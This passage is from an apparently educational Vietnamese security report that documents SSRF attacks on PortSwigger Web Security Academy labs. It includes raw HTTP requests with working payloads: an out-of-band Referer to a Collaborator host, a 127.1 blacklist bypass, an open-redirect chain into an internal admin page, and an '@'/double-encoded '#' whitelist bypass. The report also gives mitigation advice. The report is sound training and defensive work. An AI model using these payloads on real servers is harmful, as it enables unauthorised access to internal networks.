MÔ TẢ	Ứng dụng sử dụng một phần mềm phân tích lấy dữ liệu từ trường Referer và không được kiểm soát, kẻ tấn công có thể lạm dụng trường Referer để phần mềm gửi các HTTP request tới domain mong muốn của kẻ tấn công.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Kiểm tra các thông tin phản hồi cho người dùng: Thay vì trực tiếp phản hồi các thông tin yêu cầu từ người dùng, chúng ta nên có thêm các bước kiểm tra tính hợp lệ của thông tin, nguồn thông tin và nội dung thông tin. Thống nhất các thông báo lỗi, hạn chế kẻ tấn công dựa vào sự khác nhau giữa các thông báo lỗi khai thác thông tin hữu ích. Áp dụng kết hợp các biện pháp ngăn chặn lỗ hổng SSRF như blacklist-based, whitelist-based, block IP có dấu hiệu lạ,...		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery		

CHI TIẾT LỖ HỔNG	
CHỨC NĂNG	N/A
LIÊN KẾT ẢNH HƯỞNG	https://0a4200da04e2f6f5804c8f7b00040056.web-security-academy.net/
THAM SỐ	Referer
ĐIỀU KIỆN	Anonymous

REQUEST

GET /product?productId=1 HTTP/2

Host: 0a4200da04e2f6f5804c8f7b00040056.web-security-academy.net

Cookie: session=mKM2R2mlh6jw3GAJtgpnanPqbYnkeGnu

Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://sb760ch7a69bhm7gl79lnbdv1m7dv3js.oastify.com/

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Priority: u=0, i

RESPONSE

HTTP/2 200 OK


Content-Type: text/html; charset=utf-8

X-Frame-Options: SAMEORIGIN

Content-Length: 3585

ẢNH KHAI THÁC

Sử dụng Burp Collaborator để tạo domain và thêm domain vào trường Referer:



3.4 Kịch bản 4

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**INPUT VALIDATION TESTING**
MÔ TẢ	Ứng dụng không kiểm soát giá trị của tham số stockAPI, và ứng dụng có triển khai cơ chế lọc theo kiểu blacklist nhưng lại quên

	chặn các địa chỉ IP rút gọn đặc biệt như 127.1 và không kiểm tra các trường hợp chữ hoa chữ thường trong URL nên kẻ tấn công có thể lạm dụng địa chỉ này để truy cập vào mạng nội bộ.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Kiểm tra các thông tin phản hồi cho người dùng: Thay vì trực tiếp phản hồi các thông tin yêu cầu từ người dùng, chúng ta nên có thêm các bước kiểm tra tính hợp lệ của thông tin, nguồn thông tin và nội dung thông tin. Thống nhất các thông báo lỗi, hạn chế kẻ tấn công dựa vào sự khác nhau giữa các thông báo lỗi khai thác thông tin hữu ích. Áp dụng kết hợp các biện pháp ngăn chặn lỗ hổng SSRF như blacklist-based, whitelist-based, block IP có dấu hiệu lạ,...		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	Kiểm tra hàng tồn kho		
LIÊN KẾT ẢNH HƯỞNG	https://0acc009b035c39e98104173b00d7001f.web-security-academy.net/product/stock		
THAM SỐ	stockAPI		
ĐIỀU KIỆN	Anonymous		

REQUEST

POST /product/stock HTTP/2

Host: 0acc009b035c39e98104173b00d7001f.web-security-academy.net

Cookie: session=Hgh3EncJZrjrEzW3M66PsxoGnQQPNILJ

Content-Length: 27

Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"

Sec-Ch-Ua-Platform: "Windows"

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Accept: */*

Origin: https://0acc009b035c39e98104173b00d7001f.web-security-academy.net

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://0acc009b035c39e98104173b00d7001f.web-security-academy.net/product?productId=1

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Priority: u=1, i

stockApi=http://127.1/Admin

RESPONSE

HTTP/2 200 OK

Content-Type: text/html; charset=utf-8

Cache-Control: no-cache


Set-Cookie: session=5F1GuvvECrftQt3ks3539gTzkjlIXUY0; Secure; HttpOnly; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 3074

ẢNH KHAI THÁC

Sử dụng địa chỉ rút gọn 127.1 để vượt qua blacklist:



3.5 Kịch bản 5

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**INPUT VALIDATION TESTING**		
MÔ TẢ	Ứng dụng không kiểm soát giá trị của tham số stockAPI, và chức năng xem sản phẩm tiếp theo có tồn tại lỗ hổng nên kẻ tấn công có thể kết hợp lỗ hổng open redirect này với tham số stockAPI để truy cập vào mạng nội bộ.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Kiểm tra các thông tin phản hồi cho người dùng: Thay vì trực tiếp phản hồi các thông tin yêu cầu từ người dùng, chúng ta nên có thêm các bước kiểm tra tính hợp lệ của thông tin, nguồn thông tin và nội dung thông tin. Thống nhất các thông báo lỗi, hạn chế kẻ tấn công dựa vào sự khác nhau giữa các thông báo lỗi khai thác thông tin hữu ích. Áp dụng kết hợp các biện pháp ngăn chặn lỗ hổng SSRF như blacklist-based, whitelist-based, block IP có dấu hiệu lạ,...		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery		
CHI TIẾT LỖ HỔNG			

CHỨC NĂNG	Kiểm tra hàng tồn kho / Kiểm tra sản phẩm tiếp theo
LIÊN KẾT ẢNH HƯỞNG	https://0a39009b0419957b806558b700f70007.web-security-academy.net/product/stock https://0a39009b0419957b806558b700f70007.web-security-academy.net/product/nextProduct?currentProductId=1&path=[payload]
THAM SỐ	stockAPI path
ĐIỀU KIỆN	Anonymous

REQUEST

POST /product/stock HTTP/2

Host: 0a39009b0419957b806558b700f70007.web-security-academy.net

Cookie: session=yVrzyNrEbsIirT0y0xGvL2u6X8R0nwjM

Content-Length: 86

Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"

Sec-Ch-Ua-Platform: "Windows"

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Accept: */*

Origin: https://0a39009b0419957b806558b700f70007.web-security-academy.net

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://0a39009b0419957b806558b700f70007.web-security-academy.net/product?productId=1

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Priority: u=1, i

stockApi=/product/nextProduct?currentProductId=1%26path=http://192.168.0.12:8080/admin

RESPONSE

HTTP/2 200 OK

Content-Type: text/html; charset=utf-8

Cache-Control: no-cache

X-Frame-Options: SAMEORIGIN

Content-Length: 3177


ẢNH KHAI THÁC

Chức năng kiểm tra sản phẩm tiếp theo tồn tại lỗ hổng open redirect ở tham số path trong URI:

Request

Pretty Raw Hex

```
1  GET /product/nextProduct?currentProductId=1&path=/product?productId=2 HTTP/2
2  Host: 0a39009b0419957b806558b700f70007.web-security-academy.net
3  Cookie: session=IkIR6U4QLshlRjgRu8kFKbLL2yAQoXX; session=
   yVrzyNrEbsIirTOyOxGvL2u6X8ROnwjM
4  Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/125.0.6422.60 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
   */*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
   https://0a39009b0419957b806558b700f70007.web-security-academy.net/product?productId=1
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19
```



3.6 Kịch bản 6

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**INPUT VALIDATION TESTING**		
MÔ TẢ	Ứng dụng không kiểm soát giá trị của tham số stockAPI, và cơ chế lọc whitelist chưa lọc các ký tự đặc biệt như @, # nên kẻ tấn công có thể lạm dụng các kí tự này để vượt qua whitelist và truy cập vào mạng nội bộ với tham số stockAPI.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Kiểm tra các thông tin phản hồi cho người dùng: Thay vì trực tiếp phản hồi các thông tin yêu cầu từ người dùng, chúng ta nên có thêm các bước kiểm tra tính hợp lệ của thông tin, nguồn thông tin và nội dung thông tin. Thống nhất các thông báo lỗi, hạn chế kẻ tấn công dựa vào sự khác nhau giữa các thông báo lỗi khai thác thông tin hữu ích. Áp dụng kết hợp các biện pháp ngăn chặn lỗ hổng SSRF như blacklist-based, whitelist-based, block IP có dấu hiệu lạ,...		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery		
CHI TIẾT LỖ HỔNG			

CHỨC NĂNG	Kiểm tra hàng tồn kho
LIÊN KẾT ẢNH HƯỞNG	https://0a8b0050041680da800149e900a40036.web-security-academy.net/product/stock
THAM SỐ	stockAPI
ĐIỀU KIỆN	Anonymous

REQUEST

POST /product/stock HTTP/2

Host: 0a8b0050041680da800149e900a40036.web-security-academy.net

Cookie: session=4fRO6noOd3S3f6XW8n7HAxbBYcJ6wa3J

Content-Length: 107

Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"

Sec-Ch-Ua-Platform: "Windows"

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Accept: */*

Origin: https://0a8b0050041680da800149e900a40036.web-security-academy.net

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://0a8b0050041680da800149e900a40036.web-security-academy.net/product?productId=1

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Priority: u=1, i

stockApi=http://localhost%2523@stock.weliketoshop.net/admin

RESPONSE

HTTP/2 200 OK

Content-Type: text/html; charset=utf-8

Cache-Control: no-cache


Set-Cookie: session=3X7ki1Ye5xIUcDzoet2RF7OKactNGrQV; Secure; HttpOnly; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 3074

ẢNH KHAI THÁC

Sử dụng ký tự @ để whitelist hiểu rằng chúng ta vẫn đang truy cập vào domain stock.weliketoshop.net. Sau đó, double URL-encode dấu # để request không gửi phần stock.weliketoshop.net đến server giúp chúng ta truy cập vào localhost:



4. DEMO

Link video demo: https://www.youtube.com/watch?v=phNPF7ngEK4&t=1s

5. KẾT LUẬN VÀ ĐÁNH GIÁ

Kết luận: Lỗ hổng SSRF (Server-Side Request Forgery) là một trong những lỗ hổng bảo mật nghiêm trọng, cho phép kẻ tấn công lợi dụng máy chủ làm proxy để gửi các yêu cầu độc hại. SSRF thường được khai thác để truy cập tài nguyên nội bộ, quét cổng, hoặc trích xuất thông tin nhạy cảm. Mặc dù ban đầu tấn công SSRF có vẻ đơn giản, nhưng sự kết hợp với các kỹ thuật khác (như Blind SSRF, DNS Rebinding, hoặc Shellshock) có thể gây ra thiệt hại lớn cho hệ thống.

Đánh giá:

- Mức độ nguy hiểm:
  - Cao, vì khi thực hiện tấn công thành công thì kẻ tấn công có thể truy cập vào các tài nguyên không thể truy cập từ bên ngoài được.
  - Khi khai thác cùng với các lỗ hổng khác, SSRF có thể dẫn đến việc chiếm quyền kiểm soát máy chủ.

- Khó khăn trong việc phát hiện: Tấn công SSRF Blind khó phát hiện vì không có phản hồi trực tiếp.
- Khả năng phòng chống:
    - Kiểm soát đầu vào nghiêm ngặt: Luôn kiểm tra và xác thực kĩ lưỡng bất kỳ đầu vào nào từ phía client liên quan đến URL hoặc địa chỉ IP.
    - Phân quyền máy chủ: Cấu hình máy chủ để giới hạn những loại yêu cầu có thể gửi đi.
    - Giới hạn quyền truy cập: Giới hạn khả năng truy cập từ máy chủ đến các tài nguyên nội bộ và các dịch vụ không cần thiết.
    - Sử dụng WAF: Web Application Firewall có thể phát hiện và chặn các yêu cầu độc hại có dấu hiệu tấn công SSRF.
    - Tách biệt các dịch vụ: Các dịch vụ quan trọng không được truy cập dễ dàng từ các dịch vụ khác, ngay cả khi cùng nằm trong một hệ thống.

TÀI LIỆU THAM KHẢO

https://portswigger.net/web-security/ssrf

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery

https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

https://brightsec.com/blog/ssrf-server-side-request-forgery/